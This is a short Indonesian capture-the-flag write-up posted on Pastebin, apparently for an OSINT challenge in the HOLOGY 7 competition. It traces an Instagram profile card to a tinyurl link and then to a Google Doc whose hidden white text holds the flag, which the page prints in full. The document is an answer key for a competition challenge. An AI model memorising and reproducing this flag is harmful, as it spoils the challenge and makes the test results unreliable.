
CHOOSEAUSERNAMESZ OCT 24TH, 2024 73 0 NEVER ADD COMMENT

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 0.07 KB | None | 0 0

```
https://www.instagram.com/bajbtr94/profilecard/?igsh=MTl1Zms4M3VnaDBpag==
```

Berikut adalah instagram profile card yang tertera pada link.




@BAJBTR94

https://tinyurl.com/

Hasil

Selanjutnya akan dicoba untuk mengunjungi url https://tinyurl.com/BAJBTR94. Akan terbuka tautan google docs dengan teks berwarna putih sebagai berikut.



HOLOGY7{nic3_n1ce_n1C3_eZ_b4ng3t_l4h_s1ap_j4d1_f1n4lis_in1_m4h_s4mpai_JuMp4_Di_M4lanG!!!}